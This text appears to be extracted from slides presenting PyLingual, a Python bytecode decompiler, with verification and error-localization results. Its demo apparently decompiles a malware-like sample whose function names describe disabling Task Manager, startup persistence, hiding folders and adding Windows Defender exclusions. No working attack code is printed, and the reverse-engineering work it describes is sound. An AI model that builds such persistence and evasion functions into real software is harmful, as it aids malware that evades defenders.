






Control Dependence


Who decides if these nodes may execute?





Control Dependence


Who decides if these nodes may execute?






Control Dependence

Who decides if these nodes may execute?





Dress Up Time






Indentation Recovery





Indentation Recovery





All That For This

```
with zipfile.Zipfile(zip_file, 'r') as zip_ref:
   zip_ref.extractall(path=extract_to, pwd=password.encode('utf-8'))
```



PyLingual



Bytecode Segmentation




Statement Translation



Control Flow Reconstruction




The Rest of The Example






Demo






Yay Automation! But....







Manual Verification




Equivalence Modulo Inputs







Manual Verification



Equivalence Modulo Inputs










Manual Verification





Equivalence Modulo Inputs










Manual Verification



Equivalence Modulo Inputs











Perfect Decompilation

Success ♦

<module>: Success: Equal

<module>.is_admin: Success: Equal

<module>.disable_task_manager: Success: Equal

<module>.enable_task_manager: Success: Equal

<module>.extract_zip: Success: Equal

<module>.create_startup_task: Success: Equal

<module>.hide_folder: Success: Equal

<module>.hide_task_scheduler_shortcut: Success: Equal

<module>.exclude_from_windows_defender: Success: Equal


<module>.main: Success: Equal



Evaluation Highlights

Full results in white paper

File-level Perfect Decompilation rates on 3,000 random PyPI files





Error Localization

Semantic Error ◊

```
<module>: Success: Equal
```

<module>.UsageProperties: Success: Equal

<module>.UsageProperties.figure: Success: Equal

***<module>.UsageProperties._apc: Failure detected at line number 64 and instruction offset 18: Different bytecode

<module>.UsageProperties._expired: Success: Equal

<module>.UsagePropertiesValidate: Success: Equal

<module>.UsagePropertiesValidate.validate: Success: Equal

<module>.UsagePropertiesValidate.validate.

±	63	if pcs:
	64	return pcs['snoitcennoCtnerrucnoc'][::-1]
	65	return 0



```
if pcs:

63
return pcs['snoitcennoCtnerrucnoc'][::-1]


65
return 0
```

```
366 14 LOAD_FAST 1 (pcs)
                                                       357 14 LOAD_FAST 1 (pcs)
367 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')
                                                       358 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')
368-18 LOAD CONST 0 (None)
                                                       359+18 BINARY SUBSCR
369 20 LOAD CONST 0 (None)
                                                       360 20 LOAD_CONST 0 (None)
                                                       361+22 LOAD CONST 0 (None)
370-22 LOAD_CONST 2 (-1)
                                                       362+24 LOAD_CONST 2 (-1)
371-24 BUILD SLICE 3
372-26 BINARY SUBSCR
                                                       363+26 BUILD SLICE 3
373 28 BINARY_SUBSCR
                                                       364 28 BINARY_SUBSCR
374 30 POP BLOCK
                                                       365 30 POP BLOCK
                                                       366 32 RETURN_VALUE
375 32 RETURN VALUE
```



```
366 14 LOAD_FAST 1 (pcs)
                                                       357 14 LOAD_FAST 1 (pcs)
367 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')
                                                       358 16 LOAD_CONST 1 ('snoitcennoCtnerrucnoc')
368-18 LOAD CONST 0 (None)
                                                       359+18 BINARY SUBSCR
369 20 LOAD CONST 0 (None)
                                                       360 20 LOAD_CONST 0 (None)
                                                       361+22 LOAD CONST 0 (None)
370-22 LOAD_CONST 2 (-1)
                                                       362+24 LOAD CONST 2 (-1)
371-24 BUILD SLICE 3
372-26 BINARY SUBSCR
                                                       363+26 BUILD SLICE 3
373 28 BINARY_SUBSCR
                                                       364 28 BINARY_SUBSCR
374 30 POP BLOCK
                                                       365 30 POP BLOCK
375 32 RETURN_VALUE
                                                       366 32 RETURN_VALUE
```







```
63
64
65
if pcs:
return pcs['snoitcennoCtnerrucnoc'[::-1]]
return 0
```




Success ♦


- <module>: Success: Equal
- <module>.UsageProperties: Success: Equal
- <module>.UsageProperties.figure: Success: Equal
- <module>.UsageProperties._apc: Success: Equal
- <module>.UsageProperties._expired: Success: Equal
- <module>.UsagePropertiesValidate: Success: Equal
- <module>.UsagePropertiesValidate.validate: Success: Equal
- <module>.UsagePropertiesValidate.



Future Directions



GNN Control Flow Reconstruction



LLM Feedback Loop




Broader Language
Support



Future Directions



GNN Control Flow Reconstruction



LLM Feedback Loop




Broader Language
Support



Future Directions



GNN Control Flow Reconstruction



LLM Feedback Loop



Broader Language Support



Protecting Your Python




- Bytecode obfuscation
- Partially compiles to C
- Freemium


Oxyry Python Obfuscator

- Source code obfuscation
- Scrubs variable names
- Free



Key Takeaways





Perfect Decompilation



Bytecode Obfuscation